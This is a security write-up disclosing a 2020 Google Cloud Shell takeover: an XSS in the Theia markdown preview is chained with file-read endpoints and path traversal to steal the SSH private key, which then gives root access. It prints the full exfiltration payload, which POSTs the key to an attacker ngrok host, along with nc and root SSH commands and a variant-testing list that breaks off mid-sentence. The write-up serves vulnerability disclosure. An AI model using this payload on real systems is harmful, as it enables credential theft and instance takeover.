research
 Published on omespino.com
“Your online development and operations environment Cloud Shell is an online development and operations environment accessible anywhere with your browser. You can manage your resources with its online terminal preloaded with utilities such as the gcloud command-line tool, kubectl, and more.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Cloud Shell is an online development and operations environment reachable from the browser. The landing page quoted in the write-up describes it as preloaded with utilities such as the gcloud command-line tool and kubectl, and as including an online Cloud Shell Editor. Underneath, the editor is an Eclipse Theia instance, and the whole thing is essentially a Linux VM with a web IDE in front of it. Theia describes itself as "an extensible platform to develop multi-language Cloud & Desktop IDEs with state-of-the-art web technologies."

Because Theia is open source, its GitHub repository is a reasonable place to start looking for known weaknesses in the editor that Cloud Shell exposes.
Setup
The tools involved were:
- The public Theia GitHub repository and its issue tracker.
- A browser with Chrome DevTools, used to watch the traffic produced by the editor's file download feature.
- A GitHub repository under the researcher's control, used to host the malicious markdown.
- An attacker-controlled HTTPS server to receive the exfiltrated files. In the report this is an ngrok endpoint, with
nclistening locally, for examplenc -lvvv 55555. - An SSH client to log in to the Cloud Shell VM once the key was recovered.
The precondition for the attack is that a victim imports the attacker's repository into their own Cloud Shell instance and previews the markdown file.
Finding it
The plan was to read through the issues in Theia's GitHub repository, filter for those carrying a security tag, and analyse them. Among them was an XSS in the markdown preview, apparently reported by a Googler, together with a working proof of concept.


The researcher tested that proof of concept against https://shell.cloud.google.com/ and it fired.

At that point the bug was worth an alert(0) and nothing more, so the interesting work was turning it into a full instance takeover.
Exploitation
Step 1: understand what the XSS can reach

The first idea was that if the XSS runs in the same context as the files, a simple GET might read any local file. That did not work directly. The researcher also noticed that the Theia editor UI runs in a different instance from the one that backs the command-line terminal. The UI instance, however, holds the private key at the root of its filesystem, so navigating to a new workspace rooted at / shows an id_cloudshell file.
Step 2: find the file read endpoints
Playing with the editor's Download button and watching the traffic in Chrome DevTools revealed two endpoints that together return the contents of any file over HTTP. The first resolves a URI to an identifier:
'https://' + location.host + '/files/?uri='
For example, requesting /files/?uri=file:///etc/hosts returns something of the form:
{id: "5147084a-XXXX-43a9-afb0-bb8a126f1162"}
The second endpoint takes that identifier and returns the file itself:
'https://' + location.host + '/files/download/?id='
So /files/download/?id=5147084a-XXXX-43a9-afb0-bb8a126f1162 yields the actual content.
Step 3: build the malicious repository
Cloud Shell offers a one-click import of GitHub repositories into an instance. The plan was therefore to create a malicious git repository holding the script in its readme.md, and to put the Open in Cloud Shell button in the same file so the victim can trigger the import from the page itself.

The final readme.md:
# Google VRP testing
Google cloudshell instance take over (as root)
[](https://ssh.cloud.google.com/cloudshell/editor?page=editor&cloudshell_git_repo=https:%2F%2Fgithub.com%2Fomespino%2Fgcs_instace_takeover.git&cloudshell_open_in_editor=readme.md)
## Getting Started
just need to preview this file to see the magic
<style onload="{
var file_results = []
// this scape the container and get the ssh id_cloudshell private key
read_file('file:///../id_cloudshell')
// getting the hostname (external connection)
read_file('file:///etc/hostname') setTimeout(function(){ send_files(file_results) },5000)
// function to read any file given the path with
// file protocol per example 'file:///etc/hostname'
function read_file(file_to_read){
var container_url = 'https://' + location.host + '/files/?uri='
var get_file_id_url = container_url + file_to_read console.log(get_file_id_url)
fetch(get_file_id_url) // convert response to json
.then(response => {
return response.json()
}).then(json => {
var container_download_url =
'https://' + location.host + '/files/download/?id='
var download_url =
container_download_url + json.id fetch(download_url)
.then(response => { return response.text() }
.then(text => {
console.log(file_to_read + ' '+ text)
file_results.push(file_to_read + ' ' + text)})
})
}
function send_files(result){
// need to set netcat to listen per example nc -lvvv 55555
let attacker_server = ' https://56051573.ngrok.io'
fetch(attacker_server, {
method: 'post', body: JSON.stringify(result)
})
}
}">
The payload is a <style> element with an onload handler, which is enough to execute script in the markdown preview. Inside it, read_file builds the /files/?uri= URL for a given file:// path, takes the id from the JSON response, and fetches /files/download/?id= to get the content. Two paths are read: file:///../id_cloudshell, which uses ../ to escape the container and reach the SSH private key, and file:///etc/hostname for the hostname. After five seconds the collected results are POSTed as JSON to the attacker server.
Step 4: deliver it
The victim is tricked into importing the repository into their Cloud Shell instance. Once the readme.md is rendered in preview, the script runs and the two files are sent to the attacker.
Step 5: reconstruct the public hostname
The hostname comes back as cs-6000-devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX. Dropping the cs-6000 prefix and appending .cloudshell.dev gives a publicly reachable name:
devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX.cloudshell.dev
Step 6: find the SSH port
With the public domain in hand, the researcher resolved it with a ping and scanned ports. The SSH service turned out to be listening on port 6000.
Step 7: log in as root
Linux always has a root user, so the remaining ingredients were the public hostname, the port, the username and the private key. The private key arrives with escaped newlines, so they have to be replaced with real line breaks and the result saved as id_cloudshell before use.
ssh -i id_cloudshell -p 6000 [redacted]
That lands a root shell on the Cloud Shell instance.
Root cause
The entry point is an XSS in Theia's markdown preview, which Cloud Shell inherited because it runs Theia. Cloud Shell inherited that behaviour because it runs Theia. The escalation rests on two further design issues. The file service exposes /files/?uri= and /files/download/?id= to the browser, and the URI parameter accepts file:// paths, including ../ traversal out of the intended container, so any script running in the editor origin can read arbitrary files on the UI instance. Separately, the SSH private key sits at the root of that same instance, and the instance is reachable from the internet on port 6000 with root login enabled by key. The report does not describe any server-side validation that would have blocked the traversal or the cross-origin read.
Impact
An attacker who convinces a Cloud Shell user to import a repository and preview its markdown obtains that user's Cloud Shell SSH private key and hostname, and from there a root shell on the instance. The hostname is publicly accessible. The attack requires user interaction: the import and the preview. The report does not describe what data or credentials a typical Cloud Shell instance holds beyond the key and host files it reads.
Fix
Google fixed the issue; the report records the fix on 18 March 2020 but does not say what changed. The timeline was:
| Date | Event |
|---|---|
| Feb 6, 2020 | Report sent to Google VRP |
| Feb 6, 2020 | Triaged |
| Feb 14, 2020 | Accepted as P2 |
| Feb 20, 2020 | $5,000 bounty awarded |
| Mar 18, 2020 | Fixed by Google |
Variants to test
- Markdown previews in other web IDEs built on Theia or similar editors: submit a
<style onload>or equivalent handler in a rendered markdown file and see whether script executes. A positive result is any handler firing in the preview origin. - The
/files/?uri=and/files/download/?id=pair on other Cloud Shell style deployments: requestfile:///etc/hostsand then the returned id. A positive result is the file content coming back over HTTP. - Path traversal in the
